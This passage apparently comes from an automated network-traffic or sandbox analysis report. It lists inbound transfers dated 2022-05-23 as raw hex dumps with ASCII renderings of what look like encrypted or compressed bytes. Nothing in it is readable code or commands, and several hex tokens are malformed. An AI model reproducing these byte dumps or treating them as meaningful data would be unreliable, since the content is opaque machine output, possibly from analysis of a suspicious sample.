d1 1a 8c f6 2b b5 30 c8 e2 54 e2 81 67 9f 5d af fe ed 5 9c c1 3d 32 0e d2 f5 48 5d 8f bf 75 eb 14 79 75 78 9a f1 96 a6 4b fc eb fe 2c 29 b0 53 2d Data Ascii: s#%ODvd/C7,8qR0z!%?l9mxCp8'u']V/>Xz`H;1athznYY=kaP#b2iL!?"=Ol20?"L\]+0Tg]=2H]uyxK,)S-

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	51	IN	Data Raw: ea 99 8c d0 ac 5d f7 43 f8 6f 2c cc 30 bf ac 39 b5 27 45 f5 99 0d 5b 1a c9 d0 6f 0d ff b5 74 e6 34 5e 49 46 ae 32 7d e7 fd 7c 48 8b e7 04 c3 09 83 c3 da c0 66 f0 d7 b7 94 3a f3 20 92 a9 9d a2 bd cc 33 2b b6 98 90 a6 49 80 8b 4b 0d 6e a5 87 6c 82 e1 e8 fe a0 9b 0b 9b 14 10 a7 20 2e 58 c5 56 4f d2 0c c0 d5 1d 68 f1 3a a7 fb 06 b5 c4 d6 42 ca 5b fe 57 06 c3 f0 25 96 a2 18 5f 3c 7d 8f c2 93 cb 68 13 22 31 ab 0a 33 47 63 99 e2 1f 5e 77 fd e3 be 24 bd 75 86 9d 28 29 24 ed ae f8 98 86 2f c5 e6 e6 bd ac 8c 35 42 9b cc 11 0c 2a f0 8f d6 cc 3b b5 2b bd 68 64 a1 4c 7a 99 86 83 42 b2 be 2a f8 73 4e c6 e7 cf 09 06 95 7b 1c 92 c3 5b 75 04 df bd 1a 3e 53 1d bf a1 93 e9 ab bc f8 e7 a4 26 b7 f0 11 84 04 79 74 8a ff 1d 0c 89 58 fd 26 14 d5 ab ad f9 67 df ac dc 3d 15 ea Data Ascii:]Co,09'E_[ot4^IF2]]Hf: 3?+IKnI.XVOh:Bj[W%_<]h"13Gc^w\$u()/\$5B*+;hdHtB*sN[[u>S&ytX&g=
2022-05-23 09:47:00 UTC	52	IN	Data Raw: e4 b7 a4 d1 59 c5 89 09 71 46 b9 6f a7 65 de b4 5d 65 39 ad 6f 34 f2 35 25 71 b6 60 0c 64 43 9b 67 02 76 65 09 ec db bd 28 d9 8f 22 8f db 71 7c 37 9b cc db fb 78 ff 98 94 37 0c 1f 45 0c 11 d5 21 80 c3 23 fb fa 81 b5 4a 85 d3 d3 b4 6e 4c 6d 46 ff b3 57 f4 85 02 bf c3 6e c9 9c 62 99 70 5f 72 48 f4 96 77 d8 83 e5 d4 52 e5 e9 98 55 2e 5c e4 0c 4d cb e1 2e 9f e9 1c 4c 69 c3 a9 1b 20 06 0a 48 bf 3c 16 db f0 01 9a ae 4b 17 17 4b f8 61 ea f2 cf d5 85 02 0f 72 5d 37 73 6d af ff 98 48 e5 64 7e 23 92 4a ee d0 33 fd c8 a9 83 da fe f9 15 62 6e 01 5f 21 43 44 79 59 1a 21 fc fc 90 39 05 25 00 88 01 b6 e4 8a 4c 48 3b a9 cf 55 2d 56 d2 53 20 ea b5 71 0b db 25 9c 85 8e 73 5d 30 07 cf 56 96 86 24 1e 02 b7 93 b9 57 5a 18 02 94 90 9d 81 29 25 8b ff 3b 55 6d de c7 f8 ab 1a 47 Data Ascii: YqFoe]e9o45%q`dCgve("q]x7E!#JnLmFWnbp_rHwRU.M.Li H<KKar]7smHd-#J3bn_!CDyY!9%LH;U-VS q% s]OV\$WZ)%;UmG
2022-05-23 09:47:00 UTC	53	IN	Data Raw: ca 25 b3 f0 79 3c 83 87 9f eb b3 e0 5e 3a 0d ca 03 22 96 be c2 df 2c 10 b9 8e 94 5f 99 a3 fb 7a f9 2b 12 03 8f 25 36 d8 53 5c 59 4f e9 98 ac 67 d1 b4 d9 b6 46 59 4f 59 5b 94 b6 f0 9c 5b 3e 47 a7 e8 9a 48 f7 32 bb 14 9b 88 1b f6 66 4e 2a fe 76 21 10 6e be a0 fc b9 cb e7 97 b4 01 ca 48 b5 75 d5 a0 36 53 84 08 e3 d2 b8 0b b6 21 23 e8 d8 4c a9 84 6a da af 97 4e 64 d3 b2 fc 01 0a 52 4e 10 62 8f 70 b4 35 d0 13 13 a9 75 8a cd b7 80 30 02 d8 b7 77 f2 97 8a 5a ff 51 f8 74 09 52 76 dc e3 ed 27 31 3f 8d e6 65 75 83 35 60 00 f7 ae 7c a9 2b fc f0 87 5b e6 c18 d4 2b 3f 56 78 84 ec 90 da 6f b3 4b 9d 75 41 99 5a 9b 2d ad 76 95 b1 cf a9 05 9c 4a 80 bd f8 a8 50 d8 0e 95 0c 29 f0 10 5b b5 31 fe 11 d3 0d 64 de 18 89 d7 c2 fb 79 3d 80 04 14 04 98 4c 9c b5 69 ef eb 34 c7 83 Data Ascii: %y<^:"_z+%6SIY0gFYOY[[>-GH2fN*vInHu6S!#Lj]NdRNbp5u0wZQfRv1?eu5`]+[M+?VxoKuAZ-vJP)]1dy=Li4
2022-05-23 09:47:00 UTC	54	IN	Data Raw: 72 f3 9b 19 ea a8 f9 24 7c d0 e3 79 25 54 2e db 14 35 fb 1b 09 b5 1e f8 ff f7 a6 58 c5 59 30 af 9c 4f 2f 18 30 13 00 a6 4f 07 34 f4 98 28 c0 e6 8b 4d 27 13 19 c8 53 20 7d f9 94 26 fb a6 ea 20 54 22 8d 9c 31 58 f8 32 16 d0 85 bd 2c 26 0f 24 40 b8 16 55 4b 58 09 aa 3c 9f 90 7e 0a b5 4d 2d 44 09 9d c0 42 bd 0b cd aa e8 64 91 75 c2 42 45 87 a2 79 3a 0c c3 92 63 ab cc 4e 0e 99 71 e2 29 f3 d7 1e 19 7c e3 09 ee 9a f4 f6 b4 2a 79 ab f8 b1 a4 c9 68 c3 46 23 e0 8b 71 bd 59 c4 be 69 dd 5f f2 1f 92 b7 2d d8 86 72 32 31 10 f6 5d 7d d8 58 71 a9 b7 ad ac 09 c3 52 55 7c 08 2e 82 37 a1 d1 ba 0e d8 8f 14 c0 a0 4e af 7f 80 d9 41 17 43 c7 6b f7 fe 7a 19 db 1b f0 94 a8 ff 4e 1d 96 ef 5e 0c 84 01 40 e4 45 09 7c a6 ee 81 ab 1b 84 ec b7 2f 4b f9 93 7a 5e e9 7b 09 91 43 d9 3b Data Ascii: r\$]y%T.5XYOO/0O4(M'S j& T"1X2,&\$@UKX<-M-DBduBEy:cNq)]*yhF*qYi_-r21)]XqRUl.7NNACKzN^@E]/K z^[C;
2022-05-23 09:47:00 UTC	56	IN	Data Raw: 5a fc 56 f0 87 53 5e 77 c0 2a f4 5d 31 c8 8d e7 62 75 e8 61 76 01 e9 67 29 dd 2b 06 f0 07 5c 0e 71 9c 5b 2a 20 9f e9 f1 ec 6d da 6c b4 5b 9e 80 35 99 7a 52 e8 e3 76 95 b0 cc ae 05 af 6f b3 bc d8 a9 55 91 0e 9d 0d 2c f7 00 c0 a0 08 ff 33 1a 4c 2c de 10 88 dc c5 eb 9e 78 91 05 37 0d e7 06 9c bb 68 ef ec 34 d8 35 e9 60 84 1e f9 b9 75 fe 77 2f 86 3f 14 2c 3c 20 39 c5 53 38 b5 5a bb 8c 1a e0 f1 66 f5 c6 ee 57 01 26 56 79 3b 79 0a 46 a8 be b5 0d ea 97 0a 94 f0 3a 97 ee 57 f1 22 cf 0f fa be fb ba 22 a8 87 b3 c0 ce 57 4d d4 4d 3f 15 7a 7b 20 22 a8 36 e2 d1 9e 84 7b c4 8e 21 39 9e 92 6b 0c 65 fe d6 5e 12 0c 90 21 19 f7 cd 0d 71 e1 64 6d 06 52 05 34 61 08 4b 1b e4 60 b9 56 dd 9d 44 21 76 28 3a 30 b1 0e 53 8d 78 f9 98 5e 55 56 15 6b 09 c3 fc 78 28 ea 23 20 fe d8 d3 Data Ascii: ZVS^w^]1buavg)+lq[* ml[5zRvoU,3L,x7h45`uw?,< 9S8ZfW&V;y;F:W""MMM?z{ "6{!9ke^!qdmR4aK`VD lv(:0Sx^UVVxx(#
2022-05-23 09:47:00 UTC	57	IN	Data Raw: f1 6a 8e 39 1d d2 e1 78 ee cb f2 09 92 f6 4c 73 20 34 76 60 cd b7 2c 2b d8 35 f3 e8 a4 ab 79 c0 05 ed 0a 7a a0 db 00 73 a4 c7 ab 8f 8a 5d f4 10 9f fd 92 da 7d 86 d9 38 82 87 4e 2c 75 69 9c de 2b 4c fe e5 c2 be 5a 4b e7 a2 59 7b e5 57 48 a1 c0 7c 79 f0 7f a2 77 2c 09 b8 51 01 72 de 96 2c de d3 ef 7c 55 57 c9 7e 17 d4 b4 3b ae da 4e 25 98 32 d6 c9 eb dd 8a 24 b0 6b 51 ce cd 5e 50 92 02 4c b7 35 6e 2e 20 dd 25 69 42 8d a9 b9 4f 9b b9 27 da e1 84 0e b4 6e 1b 7e e9 78 3d f2 b3 4f 9e 0b da de d7 b0 59 34 97 6f 5c 26 03 f2 62 e3 6e 93 34 58 f8 42 ef ca cc 20 74 7b 55 4a 72 86 eb 77 e0 54 2a 0d 9b ab ae 94 d5 cb c8 34 10 6f 8e 94 4f 99 1a b7 cd fb 46 db a6 8d 25 e0 d8 d3 4b 49 4a 94 2f ae 09 18 ed d4 b6 a5 59 4c 4e 4b c5 9b 4e 9e 34 f7 f6 a9 e8 72 48 f4 25 ab 89 Data Ascii: j9xLs 4v`,+5yzs]]8N,ui+LZKYj[WH]yw,Qr,[UW-;N%2\$KQ^PL5I. %iBO'N-x=OY4o&bn4XB [UJrwT*4oOF %KIJ/YLNKN4rH%
2022-05-23 09:47:00 UTC	58	IN	Data Raw: 6f 90 c8 94 1d 51 b9 a2 d5 d1 fa 99 7d 26 ff b2 e0 b3 34 a8 30 7d f3 74 36 3d e9 e7 3b 43 51 35 16 b7 7d a6 5c 1 8f 09 bf 5a 4f 71 6b 65 0a b0 a1 16 2b ad 28 30 64 31 16 10 18 67 99 60 39 ef 13 06 08 61 9d f4 bc a3 31 dd 69 22 a6 ab 0f 78 39 9b 9d df c7 19 00 9b aa 33 b1 6b 43 0c c2 d1 eb 80 50 42 dd 3d c2 b5 58 f0 37 d7 49 6a d9 6d 73 98 b3 50 04 85 7e cf 3e 6a db 9c b4 9c 38 39 9d 4b a1 93 1a a9 91 e5 8a 57 9e f5 6d 4f 38 59 e3 08 e7 be 9d 2b 6a ed 89 4c ab a5 09 18 c0 06 6c 38 d2 3c 0c db ee 1c 04 b4 2a 17 70 4e a5 17 ec f2 65 d0 4f 02 7d 10 0a 31 89 6d fd 89 24 d4 bc 64 fe 3b a7 55 d0 d0 cf fd 6b da da f0 f9 64 67 92 62 a0 22 55 41 d0 2f 1c 21 13 f9 4a 21 f0 3f 93 8d a2 b6 fe fd 4d 4e 6a a9 4a 55 15 34 88 57 dc ea c2 0f 52 db 2b 9c 1f 88 4f 39 31 Data Ascii: oQ]&40)f6=-;CQ5]ZQoqe+(0d1g`9a1i"x93kCPB,X7ljmsP-->j89KAWmO8Y+jLi8<*pNeO)1m\$Md;Ukdgb`UA/U!]? MNjJU4WR+O9I
2022-05-23 09:47:00 UTC	60	IN	Data Raw: 97 18 4f f9 00 10 b1 f7 4f f7 1d 9e d9 ab 49 5a 05 87 c7 41 65 3f f0 0b f5 a2 50 48 a1 fb 73 ff 12 81 63 e1 79 3c 5c 86 15 97 8e e3 65 3a 05 6f ef 33 96 be dd ce 96 6c 96 8d a5 5f a1 06 f3 68 f9 2b cd 02 ff 58 19 db e2 5c 21 ea d1 8a ac 67 0e b5 d9 cb 5c 5a 7d 59 d3 31 de e2 9c 5b e1 46 68 95 8b 4b c5 32 63 b1 1f 9a 1b f6 b9 4f b5 83 a0 23 22 6e 5a 05 5c ab cb e7 48 b5 5a b4 c8 b7 c7 d5 ac 90 ef 96 08 e3 0d b9 0c c8 a3 21 da d8 18 0f 68 78 da af 48 4f a7 ad 7f fe 33 0a 32 e8 18 71 8f 70 6b 34 5f 6d 8c ab 47 8a 45 11 a4 23 02 d8 68 76 b9 e8 13 58 cd 51 28 d2 49 41 76 dc 3c ec 10 4e dd 88 d6 65 99 25 45 73 00 f7 71 7d 54 54 1f f5 36 5b 3e 61 b8 5e 2b 3f 99 61 2e f6 0a da 5f b3 17 3a a5 52 99 5a 44 2c c2 f6 8a b5 ff a9 dd 3b 4a 94 bd f8 bf 51 c9 8e a1 0f 19 Data Ascii: OOIZAe?PHscy<le:o3l_h+X!glgZ]Y1[FhK2cO#""nZ\HZ!hxHO32qpk4_mGE#hvXQ(IAv<Ne%Esq)]TT6{>a^+?a._:RZD.;jQ
2022-05-23 09:47:00 UTC	61	IN	Data Raw: 99 1b c4 51 c6 f0 1b 3a 07 84 4d 4b 5b 0c ae 69 bc 37 ae 4d 17 8a 48 a1 51 75 95 6d a5 dd e6 c9 73 f3 32 73 6c a9 b3 bd 22 ba 11 79 e3 96 4f b7 d0 35 fc 1b 0c 43 a0 fe 8e f6 7f f4 01 59 21 af 40 20 b5 85 a2 15 81 c8 39 03 25 f4 dd 58 a7 c2 b2 d7 c2 64 d0 c8 01 e3 50 8b 53 26 eb ae 8b c8 46 22 e3 9d f4 e9 5d 36 07 d0 51 c7 a2 b9 79 24 31 cb b9 51 5a 58 07 d9 90 83 72 64 cd c6 79 28 55 09 d8 b3 fd b9 5c ce 35 ba 38 93 e6 c3 3f 36 40 a6 6c 3a b7 b5 ab 41 43 cc d1 79 93 70 f4 29 c5 a1 f2 1a aa c1 c5 9e b7 f5 e0 b4 ab 0f 6c f8 a1 bc 8b 04 e9 46 bc e1 6a 07 79 59 d1 be 3e a9 65 d3 bb 94 7d 5b 73 85 74 32 63 92 f1 5b fd fa cb f3 67 b3 ab ac 80 41 ee 55 3c 0b 4b 22 cc a2 57 bb 3b 4c 1c 8f 12 c0 fd d2 78 67 e1 d9 aa 92 57 04 6d f7 6b fe d8 d3 f1 6b 82 c2 2c 4a 4b Data Ascii: Q:MK[j7MHQums2sl'yO5CY!@ 9%XdPS&F"]6Qy\$1QZxRdy(U!58?6@l:ACyp)]FjyY>e)]st2c[gAU<K<"W;LxgWm kk,Jk

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	62	IN	Data Raw: 4d 32 4e 07 fc 02 0a 42 a7 5c 71 8f 71 7d 01 c3 13 e0 a8 76 0a 98 b7 a4 22 02 15 3b 76 a4 96 7f 13 ba 50 e8 75 49 a6 52 dc 2a ed 71 c4 8e 8d e7 65 75 f2 02 73 00 f5 67 f0 b6 2b 06 f1 07 83 49 c6 b8 5c 2b ca d8 79 dd ef 6d cb 24 b2 5b 9c a5 0f d1 5a 52 2d cf df dd b0 cc aa 05 59 02 94 bd f9 a9 40 f5 0e 9d 0f 2c dc 49 5b 85 24 fe 68 53 0c 01 df 10 51 95 c3 eb 78 5d b1 4e 14 0d 99 2b dd f1 68 ef eb 34 4a 59 ec 61 a2 1e e8 de 75 fe 76 2f 75 75 43 0a 0f 21 5d 8e ab 15 b7 5a e6 c7 1c e0 5b 40 3b 8d c9 57 2c 08 a3 32 3b 79 0e 46 62 d4 d2 0d c2 97 37 f6 10 3a 96 ee f8 a5 d1 6c b7 3e 0c aa 87 a2 8d a8 5c 0f f3 29 73 3d 7a e5 0e 5b e5 36 e2 b4 9d 40 11 c1 8f 08 39 a3 f1 6b 0c 67 fe 4d 10 65 2b ac 20 05 b9 31 23 70 e1 09 23 60 51 99 13 8f 46 61 1b ef 4f 1c Data Ascii: M2NB[qq]v";vPulR*qeusg+ll+ym\$[ZR-Y@.lI\$hSqXjN+h4JYauv/uuCj]Z[@;W,2;yFb7:l>)s=z[6@9kgMe+1#p#`QFaO
2022-05-23 09:47:00 UTC	63	IN	Data Raw: 63 36 cc 57 7b 93 6c 7f 29 c6 a5 b4 21 e1 e3 6c 9d 30 a0 6b b4 ab 0e 6f 4c 2c a4 78 1f 07 46 b9 e0 6a 06 79 15 5e be 78 ab 9b 6a 85 92 f6 5b 73 61 f8 32 60 93 b7 68 f6 d8 35 f2 e8 da 26 ac 80 40 ed e1 f7 08 8b 01 73 a4 49 ba 8f 8e 1c c3 9c c0 fd cb 8b e5 08 d9 38 92 87 23 e3 f7 6b ff de eb 92 f6 e5 c3 be 37 c4 16 e3 da 79 49 d8 c0 f3 c1 7c 6d 60 6e a2 2f 6e e9 2a 37 01 cf 8c 2a bc de d3 ff 7c ac 84 59 7c 7e d4 6c f9 ae ca 4f 25 b9 a0 db 8a ae dd 4f b6 a8 3f 50 ce e5 cd 41 92 2a 0f 8f a6 05 2e fd 89 f5 fd 42 8d b9 b9 5a 4d fd 27 b2 e1 a4 ce b4 6e 19 7e 44 ed b4 b1 f6 4f ff d9 9e 88 d5 b0 7d a2 86 6f e4 65 4f 66 0b e3 a0 c5 b8 ce f8 42 fd ca 8d f5 e1 79 3d 4a 66 46 eb 77 e2 54 c7 9b ca ef 32 96 f6 5c dc 63 11 6f 1a 03 5e 99 a2 f3 a4 6e 2b db 03 da 05 78 d8 Data Ascii: c6W[!]l!0koL,xFjy^xj[sa2`h5&@sl8#k7Yl m`n/n*7*Y ~lO%O?PA*.BZM'n~DO]oeOfBy=JfFwT2lco^n+x
2022-05-23 09:47:00 UTC	65	IN	Data Raw: 52 b5 63 ab 6c b7 a9 a1 14 15 89 5b 3f 3b 5b c8 26 2c 8e ff 1e 3b 28 08 c8 da 31 db 9c c0 0a 76 2d f0 ab 94 2e 4d 75 d1 44 d2 12 85 5d 3e 40 a8 1a 1a 5c a8 10 0e 54 dd 55 3d 26 e7 fd 38 cf 36 86 b7 6e cf 3b c1 eb 09 75 eb b2 61 50 65 b2 19 53 6f 72 a8 8f 99 e3 3b 47 71 57 cd 77 6a 3d 9b ad af 28 6b 6f ec 83 10 3d dd f9 22 fa 76 35 72 00 9b ef 76 e6 78 8d 98 ad 9a 6c 1e 12 0e 44 78 1f 80 99 23 bd 57 44 b5 10 85 81 7e 53 60 26 6d a5 e0 29 53 9e 85 66 13 30 60 5a 9c db 35 88 5a e1 48 b5 39 8f dd 18 e5 ab fd 7f ed 17 55 6c f3 ce 09 c2 cb d9 81 6f 62 f1 bd 3f ce 60 e2 0f 3d 85 db 0e ae c5 af 34 17 fb e4 c6 61 95 f2 e9 7a bb 02 74 73 dd 9b 49 67 d5 ff b3 e7 c7 6e 49 21 a7 55 b2 d1 6c f8 bb 06 4a d8 21 fb 04 7d ae 0b 48 22 01 eb 84 53 c5 23 a1 53 a8 Data Ascii: Rc[?];[&;,(1v-.MuDj]>@[TU=&6n;uaPeSor;GqWwj)=(ko="v5rvxlDx#WD-S`&m)Sf0`Z5ZH9Ul>OLC=4aztslgn!UlJj}H`S#S
2022-05-23 09:47:00 UTC	65	IN	Data Raw: 9c f3 d8 1c 99 01 db 0c 35 a2 67 2f be 9d 1b 71 70 6d 5b 6e de f7 d7 a1 e3 9a 2c fe 30 c2 9f 95 3b 60 8a 08 ed 48 04 11 53 aa 20 be 9b 31 4b 21 80 04 d0 29 69 f3 a0 19 ad ad 80 1d e1 d8 89 40 df 5d d5 06 e7 17 9e 2a dd b9 dd 43 14 3c ce 16 1f 7b d2 13 50 91 86 e4 10 2f 89 3a 82 a6 44 25 05 c0 61 b9 cd 5c a2 89 cd 4c 33 46 8b c3 10 fb 56 05 af 7d d2 d5 8d 4b 72 9b 21 17 53 9a 6b b9 0d 96 ba ef d8 ec 22 cf 4d f7 08 fe 35 a1 0c 8a 9a c6 b9 f1 62 f1 bd 3f ce 60 e2 0f 2b aa 12 4f db 9f 1c 5d f8 22 0c 38 8b bd 25 a1 60 ff 71 5c 32 86 1f 2d 59 f2 6c 8e b2 ec 0d 68 06 fc 52 1e 5f 0d fc 07 23 42 e0 53 ad 30 fa 2f 86 0a 00 9c 84 0b 1e a7 8b e3 76 5e 9a 50 60 ee d2 cf b0 78 11 68 c8 2d 97 d8 2b e1 6a 3a be 49 52 7a d2 57 e3 4e fa 5f 73 27 83 3b d9 76 9e 29 dd 88 a8 Data Ascii: 5g/qpm[n,0;`HS 1Kj)i@]*C<{P:/D%aL3FVj}KrIsk`M5b?`+Oj`8%`q 2-Ylhr`_BS0v/M^P`xh~tj:IRWzn_s';v)
2022-05-23 09:47:00 UTC	67	IN	Data Raw: 2b 2f dd fb ab ad 5f 9a 44 ec b4 78 a2 3a 03 77 45 c5 7d 25 8c 18 d3 12 94 56 ad 8b fc 84 61 92 f4 87 1e 68 40 da a5 cd ca 19 31 54 a0 ad 52 4f c3 52 7b 79 58 52 5d ef a9 6f b0 f0 90 0a 5e 7d 58 bf d0 b0 b7 9f fa 2c 06 7a c4 76 f8 15 c4 d5 e3 d4 b4 68 39 70 7e 2a 90 34 28 90 81 ce aa 24 5b 25 36 ce 34 5b b2 88 e7 1d 82 30 f6 34 64 88 54 6c aa 91 1e b9 37 dd 0e 3c 09 f2 a5 5f 47 74 df 6d 21 7c 41 00 22 5c 26 0f 94 3a 0c a3 e0 30 75 10 76 96 f4 1f 51 3e c5 9d 5c dd f0 02 d9 f4 67 12 63 c0 59 5f d4 18 6d e3 40 f2 09 de 5d af 96 77 cf f9 d1 ec 7c d7 91 21 30 f5 f7 19 fc d8 c1 65 da 54 e5 eb 61 7f 5d 3e d4 b9 1e 4e 0c 84 8e 7b 15 f9 4c 81 4e 72 71 44 9c ea f4 78 43 91 61 a1 f4 74 19 4e 0b 9b 1e 05 b5 28 7c 0f 98 6e a1 03 ba 51 58 e4 79 9d 4a 44 53 91 16 3b Data Ascii: +/_Dx:wE)%Vah@1TROR{yXRJo^}X,zvh9p~*4(\$[%64[04dTI7=-_Gtm!A`l&:0uuuQ>lgcY_m@[jw]!0eTa]>N{L NrqDxCatN(lnQXyJDS;
2022-05-23 09:47:00 UTC	68	IN	Data Raw: 69 37 26 ed 69 28 c4 3c 60 bd 15 df d3 cb 25 03 fb 48 68 61 d3 6f 19 ba a0 6f 34 a6 0d 3b cf 3a 69 7a b4 6f a4 6b ab 90 1f 0a 2c 6d 62 e0 d8 b5 e1 d1 52 2e d3 d3 0d 75 1c 96 3a d2 99 75 ac 95 39 3e df 12 d5 01 6b dc c3 8d 20 2e db f3 ce bb 6c 8b 18 d9 1b 64 11 63 3e f4 c0 5d 51 8b 92 b4 f9 64 0c 92 cd 92 7f 55 9d 46 a9 9c 94 d3 b4 ea bc 58 59 e2 d5 5a 05 56 72 07 34 c4 33 24 d5 e2 d9 43 20 c9 27 14 e4 09 62 42 39 33 d1 cb 59 14 c8 5e 15 07 fa 5e d7 71 91 e2 eb c0 4c 12 90 63 51 22 d8 7d 1a ef 9d 5d 03 74 be 33 58 5e 9f c1 01 ec 24 bd 8c cb 98 e8 4f 76 89 10 9e 30 76 50 c3 48 f3 30 e6 e8 34 28 15 37 eb 9f 7c a4 cd 98 2a 5c 0f bb bc 47 c6 42 bd 40 a6 f9 21 64 df c8 b0 8f 0b 9b b1 4e a9 14 7a 43 2c 95 c8 0d 32 a5 d1 ad 7e 4e 3c 10 aa 82 19 95 e1 37 62 ed 9e Data Ascii: i7&i(<`%Hhaoo4;izok,mBR.u:u9>k .ldc>]QdUFXYZvr43\$c`bB93Y^qLcQj])t3X`\$Ov0vPH04(7*)GB@!dNzC,2~N<7b
2022-05-23 09:47:00 UTC	69	IN	Data Raw: 63 27 27 b4 db 1a c2 76 28 a5 e7 e1 3a 53 24 f5 bf 87 12 a1 24 4b 61 a3 8c 52 e2 d7 a4 b2 21 71 1c eb 94 13 f0 c0 81 07 8a 44 bd 76 f4 73 89 ab a6 3c 25 0d b0 f9 c5 04 36 f4 fc c6 c9 30 2f 39 3f fd b1 8c cf 3e 85 30 98 8b 17 3b f4 66 d8 71 6d 9a 58 99 c1 39 19 8c ef 48 7c 01 dd a0 11 c2 a8 95 31 c6 38 ad 09 b0 4d 8c 34 8e f4 4a 82 68 d0 3e 98 8c 4c 86 a9 35 c5 0d 0a 89 ca 2c 39 5b b0 26 8f 02 44 20 24 7d 12 fb 36 11 5b f1 50 8f c7 02 f9 b2 db a4 6c 72 bd 0c 17 d0 f8 0d 29 fc 00 9a 1b 23 24 15 a8 6e 8d 05 50 c8 de 93 05 1b e7 24 01 64 ba 08 19 84 47 63 b1 73 2e 7c af da 2b 5f 5a 9f 2c a9 85 01 a9 6c f1 34 f0 d5 27 ed 3f 20 2c 82 1f f6 c2 a3 db 6a fa 3e ba eb 91 da 24 dd 62 df 6c 5f 98 63 75 c1 40 88 78 79 69 72 de 58 e1 b8 a6 a6 16 39 e1 68 71 43 fa 46 Data Ascii: c"v(:S\$KARlqDvs<%60/9?>0;fqmX9Hj18CJh>L5,9[&D \$)6{Plr}\$#n\$P\$dGcs. -_Z,l4?`.,j>\$bl_cu@xyirX9hqCF
2022-05-23 09:47:00 UTC	70	IN	Data Raw: 0d 98 f2 24 94 b5 71 78 1c 80 53 11 01 cc ff 6d 23 c8 55 4e 23 1d 21 c3 e3 07 fd 52 c2 ae ec cc f9 be 09 43 51 2d 53 af 08 4e 2f 7d 4d 7a 9d 86 49 66 57 95 f9 31 d9 8c cf 35 2d 07 d9 bd 3c 4f 3e 8b 11 4f 84 c7 05 2b 89 46 fd f8 ed 58 5d 65 7e a3 24 aa eb 0c 57 6b b1 88 d0 3f 3b 2a 7d 8e e4 f2 f5 1b 51 c6 ba 46 38 79 aa d6 8d ca 73 a2 a5 d6 cc f1 01 c2 6c 4f 33 d2 0a 57 df ff 62 4d fe a3 3a 08 e1 15 87 5a af ce da 19 2e 86 0a f4 51 80 85 e7 df 7d 0a 99 ca a4 3c 77 75 23 56 94 05 75 00 59 96 d7 0a cf f8 86 66 e0 8f 13 1d e3 1b 32 25 fc d3 17 1d 8b 41 81 8d d3 c6 e9 f8 22 88 25 0e 61 e4 6e 73 e2 ae d6 ea 8f 5a e6 7e a5 bc a9 e8 18 f5 aa 38 d5 ee ab 08 be 05 98 b1 db 5b 9f 89 a7 f3 24 2f 73 e3 9d 10 ed 32 93 87 b2 19 18 9d 6e ef 4b 03 ee 8c 4e 52 ba fe f3 4d Data Ascii: \$qxSm#UN#lRCQ-SNjMzfiW15-<O>O+FXj]e-\$Wk?;*}QF8yslO3WbmM.Z:Q]<wu#VuYf2%A"%ansZ-8]\$/s2nKNRM
2022-05-23 09:47:00 UTC	72	IN	Data Raw: 42 65 ab 7e 32 cd e4 1c 28 99 24 81 1b 27 20 04 a5 6b 8f 1d 31 8f e8 89 01 07 ea 26 32 63 92 67 3a 94 45 63 82 6e 39 5d a3 db 2b 59 56 eb 00 99 89 1e b9 1e db 2b e9 ca 20 99 08 33 5b 8e 15 f9 b0 9e c9 72 cf 2f f7 c8 8a c0 25 c5 4a f8 7e 4f 83 69 2b f1 4a 8c 11 5e 49 52 de 43 f1 af b7 8e 14 73 c7 61 77 78 e9 42 8c 46 ac 98 4d b7 67 83 06 d2 7f 31 fc 0c fe 33 6a d3 7c 31 73 7e 55 73 96 ce 67 c3 33 d8 e9 4c 92 35 36 fb a2 ac 25 2d 40 37 0a 53 38 60 21 1c ea bb 79 ab fa 6a f3 b3 48 ee 9e 25 86 85 a7 b0 94 ea 9d 51 7e c5 87 fe 84 9d 1f 7c 8a 04 4a 52 29 82 7c 54 c1 55 87 e7 ef ba 2a a8 eb 6c 4b 42 ee 0d 6f 57 c6 89 65 21 4e df 49 46 92 73 5a 05 84 17 6d 32 38 f1 7d 62 69 04 77 a1 2e d7 37 ba f8 46 22 8c 76 15 5c fe 7a ad cb 1b b8 f4 39 5c 27 76 37 64 af d1 Data Ascii: Be~2(\$`k1&2cg:Ecn9]+YV+ 3[r/r%J-Oi+J`IRCsawxBFMg13j]1s~Usg3L56%-@7S8`lyjH%Q~(JRj)ITU`IKBoWe!NlFzsM28]biw.7F`v\z9\v7d

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	73	IN	Data Raw: 9e c0 f3 17 4e 49 62 76 9a 5e 51 3c 03 8b e8 3e c9 d0 bc 71 d4 93 03 12 ec 0c 51 54 d1 d6 09 0b 8d 11 c3 8f 8f ab 8f bd 30 8f 37 29 7f bd 35 23 e7 e3 d4 fb e0 2a cb 58 a9 aa b2 df 1c f1 be 05 ae 87 e4 50 86 09 b1 b3 a8 58 94 d5 b8 f9 3b 2f 4c 96 b0 30 b1 13 f4 ba a4 09 1e cd 53 a2 0d 53 f0 f9 66 38 b8 d5 ae 45 88 bd 97 15 d2 67 06 3f 4f a3 ad 07 e3 9c 06 74 ee 58 91 c3 c3 b1 d3 69 c2 50 15 89 95 2b 11 fd 1a 67 aa 5e 38 2e df b4 54 0a 30 e1 d0 cd 73 99 b1 4c d0 87 5d 35 ff 28 53 5a ad 2f c3 95 bf 35 ad 7a f4 b0 b0 d4 17 0c d9 24 92 30 74 b9 48 bc db b2 c1 37 c5 42 dd f7 54 27 ae 1d 6a 7f e2 a5 ad 4e d8 64 78 49 8c bc 75 fa 86 a4 8d 13 67 52 b3 94 7d a4 d2 b6 06 8f 12 8c 71 9f 5d 9a ee b1 3c 13 05 9a d8 f9 23 6d c5 fb 8f c0 1c 1d 3a 2c de 88 88 f6 6d ce 08 Data Ascii: Nl bv^Q<->qQT07)5#*XPX;/LOSSf8Eg?OtXiP+g^8.T0sLj5(SZ/5z\$0tHa7BTjNdxlugR}qj<#m:,m
